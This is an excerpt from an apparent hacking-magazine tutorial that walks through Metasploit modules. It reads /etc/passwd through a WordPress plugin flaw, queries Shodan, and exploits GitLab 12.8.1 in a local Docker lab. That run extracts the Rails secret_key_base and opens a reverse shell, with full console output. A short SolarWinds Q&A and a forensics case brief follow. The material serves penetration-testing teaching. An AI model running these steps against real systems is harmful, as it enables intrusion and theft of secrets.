[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wp_duplicator_file_read) > █

```

The /ect/passwd file is successfully read and downloaded.

[Shodan API Gather Host Module](#)

TARGET: Shodan API **TYPE: Remote** **Module: Auxiliary**
ANTI-Malware : NA

Shodan is a search engine that lets users search and find specific types of devices like computers, servers, routers etc. Systems with specific software version can also be found with this search engine. This auxiliary module gathers information about a host that shodan knows about. However, the execution of this module requires shodan API key. This key can be obtained when you create a shodan account.

This module will be helpful in obtaining information about a host that shodan already has whose IP address we know. Let's see how this module works. Load the auxiliary/gather/shodan_host module.

```

msf6 > search shodan

Matching Modules
=====



#  Name                                                                 Disclosure Date  Rank  Check  Descriptio
n  ----
-  -
0  auxiliary/gather/shodan_honeyscore Client           normal        No     Shodan Hon
1  auxiliary/gather/shodan_host Port             normal        No     Shodan Hos
2  auxiliary/gather/shodan_search Search           normal        No     Shodan Sea
rch

```



```
kali@kali:~$ sudo docker run --rm --publish 443:443 --publish 80:80 --publish 22:22 --name
gitlab gitlab/gitlab-ee:12.8.1-ee.0
Unable to find image 'gitlab/gitlab-ee:12.8.1-ee.0' locally
12.8.1-ee.0: Pulling from gitlab/gitlab-ee
fe703b657a32: Extracting 3.211MB/44.19MB
f9df1fafd224: Download complete
a645a4b887f9: Pulling fs layer
57db7fe0b522: Download complete
b957f7604ce6: Downloading 11.85MB/26.26MB
eec7830dd64f: Waiting
f27723c14c7f: Waiting
a96eab330bb8: Waiting
9ccef9b9c0a5d: Waiting
e9e891db4b74: Waiting
```

After the container is ready, change the admin password of Gitlab in browser.



Let's see how this exploit module works. Load the multi/http/gitlab_file_read_rce module.


```
msf6 > use exploit/multi/http/gitlab_file_read_rce
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(multi/http/gitlab_file_read_rce) > show options
```

Module options (exploit/multi/http/gitlab_file_read_rce):

Name	Current Setting	Required	Desc
DEPTH	15	yes	Define the max traversal depth
PASSWORD		no	The password for the specified username
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	80	yes	The target port (TCP)
SECRETS_PATH	/opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml	yes	The path to the secrets.yml file
SECRET_KEY_BASE		no	The known secret_key_base from the secrets.yml - this skips the arbitrary file read if present
SSL	false	no	Enable SSL/TLS for outgoing connections
TARGETURI	/users/sign_in	yes	The path to the vulnerable application
USERNAME		no	The username to authenticate as
VHOST		no	The server virtual host

Payload options (generic/shell_reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.36.134	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic

```
msf6 exploit(multi/http/gitlab_file_read_rce) > █
```

Set all the required options (username and the password we set above) and use **check** command to verify if the target is indeed vulnerable.

```
msf6 exploit(multi/http/gitlab_file_read_rce) > set rhost 172.17.0.2
rhost => 172.17.0.2
msf6 exploit(multi/http/gitlab_file_read_rce) > set username root
username => root
msf6 exploit(multi/http/gitlab_file_read_rce) > set password 12345678
password => 12345678
msf6 exploit(multi/http/gitlab_file_read_rce) > check
[*] 172.17.0.2:80 - The target appears to be vulnerable. GitLab 12.8.1 is a vulnerable version.
msf6 exploit(multi/http/gitlab_file_read_rce) > █
```

The target is indeed vulnerable. However, upon execution the exploit module failed to gain a shell. So we changed the payload as shown below and executed the payload again.

```

TCP
 8 ruby/shell_bind_tcp_ipv6 normal No Ruby Command Shell, Bind
TCP IPv6
 9 ruby/shell_reverse_tcp normal No Ruby Command Shell, Reve
rse TCP
10 ruby/shell_reverse_tcp_ssl normal No Ruby Command Shell, Reve
rse TCP SSL

msf6 exploit(multi/http/gitlab_file_read_rce) > set payload 9
payload => ruby/shell_reverse_tcp
msf6 exploit(multi/http/gitlab_file_read_rce) > run

[*] Started reverse TCP handler on 172.17.0.1:4444
[!] AutoCheck is disabled, proceeding with exploitation
[*] Logged in to user root
[*] Created project /root/b8CdoDTR
[*] Created project /root/1SOgLWGH
[*] Created issue /root/b8CdoDTR/issues/1
[*] Executing arbitrary file load
[+] File saved as: '/home/kali/.msf4/loot/20210301100828_default_127.0.0.1_gitlab.secrets_133977.txt'
[+] Extracted secret_key_base ffeeb5d1e46694d7ba2c0c687bb660ff2f9335a1de66ca72cc87b10c4b402f77d131977b646bfd0ebb07799d1d2e32a4e6b09c67e07575a637abf0d4f89abfc4
[*] NOTE: Setting the SECRET_KEY_BASE option with the above value will skip this arbitrary file read
[*] Attempting to delete project /root/b8CdoDTR
[*] Deleted project /root/b8CdoDTR
[*] Attempting to delete project /root/1SOgLWGH
[*] Deleted project /root/1SOgLWGH
[*] Command shell session 1 opened (172.17.0.1:4444 -> 172.17.0.2:44920) at 2021-03-01 10:08:39 -0500

id
uid=998(git) gid=998(git) groups=998(git)
^Z
Background session 1? [y/N] y

```

As our readers can see in the above image, the exploit module successfully extracted the secret_key and gained us a command shell on the target.

HACKING Q & A

Q. How was Solarwinds so vulnerable to hacking?

A : Imagine you use Windows as your operating system for a long time. Windows Updates are common to you now. One day while you are watching your favorite movie on your desktop, a notification is displayed about Windows Updates. If you are like me, you will definitely start installing those updates.

Solarwinds is a company that makes Orion a network monitoring software used by many companies. Hackers hacked this by sending it trojanized updates i.e updates with malware present in them. This attack known as supply chain attack is not new but just like in the ex-

ample above nobody had any suspicion.

Supply chain attacks are very difficult to detect as they attack trust relationship between users and vendors. The attacks on Orion which were meticulously planned contained a trojanized component which was digitally signed and had a backdoor that communicated with third party servers controlled by attackers

Send all your questions to editor@hackercoolmagazine.com

HACKING CASE (Cont'd)

FORENSISCS

On 09/20/04, a Dell CPI notebook computer, serial # VLQLW, was found abandoned along with a wireless PCMCIA card and an external homemade 802.11b antennae. It is suspected that this computer was used for hacking purposes, although cannot be tied to a hacking suspect, G=r=e=g S=c=h=a=r=d=t. (The equal signs are just to prevent web crawlers from indexing this name; there are no equal signs in the image files.) Schardt also goes by the online nickname of "Mr. Evil" and some of his associates have said that he would park his vehicle within range of Wireless Access Points (like Starbucks and other T-Mobile Hotspots) where he would then intercept internet traffic, attempting to get credit card numbers, usernames & passwords. Find any hacking software, evidence of their use, and any data that might have been generated. Attempt to tie the computer to the suspect, G=r=e=g S=c=h=a=r=d=t. A DD image and a EnCase image of the abandoned computer have already been made.

(Continued From Jan 2021 Issue)

